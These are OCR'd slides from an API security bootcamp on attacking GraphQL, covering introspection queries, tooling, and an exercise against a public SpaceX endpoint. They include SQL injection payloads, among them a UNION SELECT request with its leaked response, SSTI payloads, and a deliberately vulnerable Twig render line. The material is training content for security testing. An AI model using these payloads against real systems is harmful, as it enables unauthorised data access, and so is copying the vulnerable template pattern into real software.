API Security Bootcamp
Hands-On OWASP Top 10 for APIs

Dr. Sunny Wear

2023


Hacking GraphQL

REST API Alternative for CRUD operations

GraphQL is a data query language used instead of REST APIs for backend data-related calls.


By default, GraphQL does not use authentication.

What is GraphQL?


/movies
/directors
REST API
/graphql
movies
directors
GRAPHQL API

Identifying GraphQL in your Target

Possible paths to check for in Burp Proxy HTTP History



GraphQL Terminology

Introspection (query schema)	Query	Mutations
• Used to retrieve schema	• Used to fetch data • Read only	• Used to change data • CRUD operations

The three root types

Query
for querying the data


Mutation
for modifying the data

Subscription
for notifying about events

Types of GraphQL Attacks

- Access Control (Auth bypasses)
- User Enumeration
- SQL Injection
- CSRF
- IDOR/BOLA
- And many more!

GraphQL – Authentication Issues



GraphQL Tools

Chrome Plugin Altair

GraphQL Explorer - https://api.spacex.land/graphql/

GraphQL Voyager

GraphQL Introspection using Chrome

API	• https://api.spacex.land/graphql (historic, no longer available) • https://spacex-production.up.railway.app/
Query	• {__schema{types{name,fields{name}}}}
Plugin	• Add Chrome extension “Altair GraphQL Client” • Use https://spacex-production.up.railway.app/ for the URL

Demo: Introspection Queries

- Query 1:

query IntrospectionQuery{__schema{queryType{name}mutationType{name}subscriptionType{name}types{...FullType}directives{name description args{...InputValue}}}}fragment FullType on __Type{kind name description fields(includeDeprecated:true){name description args{...InputValue}type{...TypeRef}isDeprecated deprecationReason}inputFields{...InputValue}interfaces{...TypeRef}enumValues(includeDeprecated:true){name description isDeprecated deprecationReason}possibleTypes{...TypeRef}}fragment InputValue on __InputValue{name description type{...TypeRef}defaultValue}fragment TypeRef on __Type{kind name ofType{kind name ofType{kind name ofType{kind name}}}}

- Query 2:

{__schema{types{name,fields{name}}}}

- Query 3:


query IntrospectionQuery
{__schema{queryType{name},mutationType{name},types{kind,name,description,fields(includeDeprecated:true){name,description,args{name,description,type{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}}},defaultValue},type{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}}},isDeprecated,deprecationReason},inputFields{name,description,type{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}},defaultValue},interfaces{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}},enumValues(includeDeprecated:true){name,description,isDeprecated,deprecationReason,},possibleTypes{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}},directives{name,description,locations,args{name,description,type{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}},defaultValue}}}

Demo: GraphQL Voyager

1. Open browser:

https://ivangoncharov.github.io/graphql-voyager/

2. Click CHANGE SCHEMA button
3. Click INTROSPECTION
4. Click COPY INTROSPECTION QUERY
5. Paste into Altair or GraphQL Editor and Send
6. Click Download
7. Open downloaded file, select all, copy, paste into INTROSPECTION
8. View your ERD




Exercise 6-1: Query some GraphQL Endpoints


1. Install and Open the Altair UI in your Chrome browser or use default GraphQL Editor.
2. Paste into the POST this URL: https://spacex-production.up.railway.app/
3. Paste this introspection query: {__schema{types{name,fields{name}}}}
4. Click Send Request button
5. Change query to following:


{capsules {type}}
{company {ceo}}
{company {headquarters{address}}}

```
query Capsules {
  capsules {
    name:
      type
    }
  }
}
```



Try SQL Injection with Exercise 6.1





SQLi payloads:

’

OR SLEEP(20)

https://owasp.org/www-community/attacks/Blind_SQL_Injection

```
1    query Human {
2        human(id: "1 OR 1=1"){
3            id
4            name
5        }
6    }
```

Request

Raw | Params | Headers | Hex | JSON | JSON Decoder

```
POST /graphql? HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:52.0) Gecko/20100101 Firefox/52.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 171
Connection: close

{"query":"{\n  bacons(type: \"chunky' union select
current_user(),database(),3 and '1=1\") {\n
id,\n    type,\n    price\n
}\n}","variables":null,"operationName":null}
```

Response

Raw | Headers | Hex | JSON | JSON Decoder


```
{
    "data": {
        "bacons": [
            {
                "type": "chunky",
                "price": 25,
                "id": "1"
            },
            {
                "type": "exapp",
                "price": 1,
                "id": "root@localhost"
            }
        ]
    }
}
```


History


```
{
  "errors": [
    {
      "message": "ER_PARSE_ERROR: You have an
your SQL syntax; check the manual that corres
your MySQL server version for the right synta
near ''chunky''' at line 1",
      "locations": [
        {
          "line": 2,
          "column": 3
        }
      ],
      "path": [
        "bacons"
      ]
    }
  ],
  "data": {
    "bacons": null
  }
}
```


SQL Injection

Mutations

Can modify data

```
mutation addSSTI {
  addBug(bugClass:"SSTI", payloads:["{{7*7}}", "${6*6}"]) {
    bugClass
    payloads
  }
}
```

What is Server-Side Template Injection (SSTI)?


- an attacker uses ***native template syntax*** to inject a malicious payload into a template, which is then executed server-side.
- An example of *vulnerable code* see the following one:

  $output = $twig->render("Dear " . $_GET['name']);

- Part of the template is being dynamically generated using the GET parameter name.
- Template syntax is evaluated server-side, allowing an attacker to place a server-side template injection payload inside the name parameter as follows:

  http://vulnerable-website.com/?name={{bad-stuff-here}}

Demo - SSTI


Try Hack Me
Learn
Compete
Networks
For Education
For Business
Login
Join Now
Web Exploitation
305
SSTI
SSTI
Learn what Server Side Template Injection is and how to exploit it!
Help
To access material, start machines and answer questions login.
0%
Task 1
Introduction
